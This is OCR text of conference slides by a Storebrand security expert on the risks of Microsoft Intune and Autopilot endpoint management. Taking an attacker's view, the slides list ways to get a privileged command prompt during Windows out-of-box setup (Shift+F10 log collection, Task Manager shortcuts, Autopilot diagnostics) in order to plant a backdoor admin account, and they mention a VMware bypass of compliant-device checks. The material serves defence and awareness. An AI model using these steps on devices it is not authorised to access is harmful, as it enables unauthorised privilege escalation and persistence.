
Storebrand

Balancing Efficiency and Security - Unveiling the Risks in Cloud-Based Endpoint Management

Oleksandr Kazymyrov

Sikkerhetsfestivalen 2024


storebrand
Oleksandr Kazymyrov
Information Security Expert
Bergen, Vestland, Norway · Contact info
500+ connections
Open to
Add profile section
More

Who am I?


Microsoft CERTIFIED
INFORMATION PROTECTION ADMINISTRATOR
ASSOCIATE
Microsoft CERTIFIED
SECURITY OPERATIONS ANALYST
ASSOCIATE
Microsoft CERTIFIED
IDENTITY AND ACCESS ADMINISTRATOR
ASSOCIATE
Microsoft CERTIFIED
AZURE SECURITY ENGINEER
ASSOCIATE
ISC2
CISSP
Microsoft CERTIFIED
SECURITY, COMPLIANCE, AND IDENTITY FUNDAMENTALS
Microsoft CERTIFIED
AZURE FUNDAMENTALS
Microsoft CERTIFIED
AZURE NETWORK ENGINEER
ASSOCIATE
RAPID7
insightIDR
CERTIFIED SPECIALIST
RAPID7
insightAppSec
CERTIFIED SPECIALIST
RAPID7
insightVM
CERTIFIED ADMINISTRATOR

What is Storebrand?

Storebrand: Comprehensive Financial Services and Management

Overview:


- **Founded:** 1767
- **Headquarters:** Norway
- **Services:** Insurance, banking, asset management, and pensions
- **Focus:** Sustainability and ESG (Environmental, Social, and Governance) criteria

Asset Management:


Storebrand is renowned for its extensive asset management services. The company manages a diverse portfolio of assets, emphasizing sustainable and responsible investment strategies. Their approach involves integrating ESG factors into the investment process to promote long-term value creation and risk management.

Source: OpenAI. (2024). ChatGPT (June 7 version) [Large language model].

Storebrand in the cloud




Out-of-box experience (OOBE) via Intune



 Source: Manual registration overview

Cyber kill chain for offensive operations



Threat actors

Insider threat

Advance Persistence Threat

Environment


The principle of least privilege is followed

Microsoft Intune is used as Mobile Device Management (MDM)


EDR is tuned

Requirements for compliant device in Conditional Access in Microsoft Entra ID

Bypassing compliant device using VMWare



Threat and goal





An insider threat or an advanced persistent threat (APT) with physical access to a PC could deploy a backdoor or rootkit.

Evaluate the current configuration of MDM from an adversary's perspective using the 'assume breach' approach

Source: OpenAI. (2024). ChatGPT (May 28 version) [Large language model].

The goal from the offensive perspective





> **Using the example of creating a user with administrative privileges simply serves to illustrate the concept of a backdoor. In practical scenarios, a more sophisticated approach would involve deploying a Remote Access Trojan (RAT) equipped with rootkit capabilities, which could embed itself in the kernel space, offering deeper control and concealment.**

Backdoor note

Option 1: collect logs

Collect logs

You can enable the ability for users to collect ESP logs in the ESP policy. When a timeout occurs in the ESP, the user can select the option to **Collect logs**. Log files can be copied to a USB drive.

You can also collect logs through a Command Prompt window on the device. If you are in OOBE on a non-S mode device, press Shift+F10.

Enter the appropriate command, based on your scenario:

- For all Autopilot scenarios and ESP:

  On Windows 10 versions earlier than 1809, enter `licensingdiag.exe`.

  On Windows 10, version 1809 and later versions:

  - For user-driven mode, enter the following command:


    Console — Copy

    ```
    mdmdiagnosticstool.exe -area Autopilot -cab <pathToOutputCabFile>
    ```

  - For self-deploying, white glove, and any other scenarios in which a physical device is used, enter the following command:


    Console — Copy

    ```
    mdmdiagnosticstool.exe -area Autopilot;TPM -cab <pathToOutputCabFi
    ```




 Source: Collect logs

Prevent privileged escalation during OOBE





https://call4cloud.nl/



https://www.bilalelhaddouchi.nl/


Option 2: Blind command injection





Ctrl + Shift + Esc ➜ Alt + N ➜ CMD


Option 2: Blind command injection



Option 3: Windows Autopilot diagnostics

Run a privileged command line


1. Ctrl-Shift-D ➜ Export logs



Option 3: Windows Autopilot diagnostics

Run a privileged command line

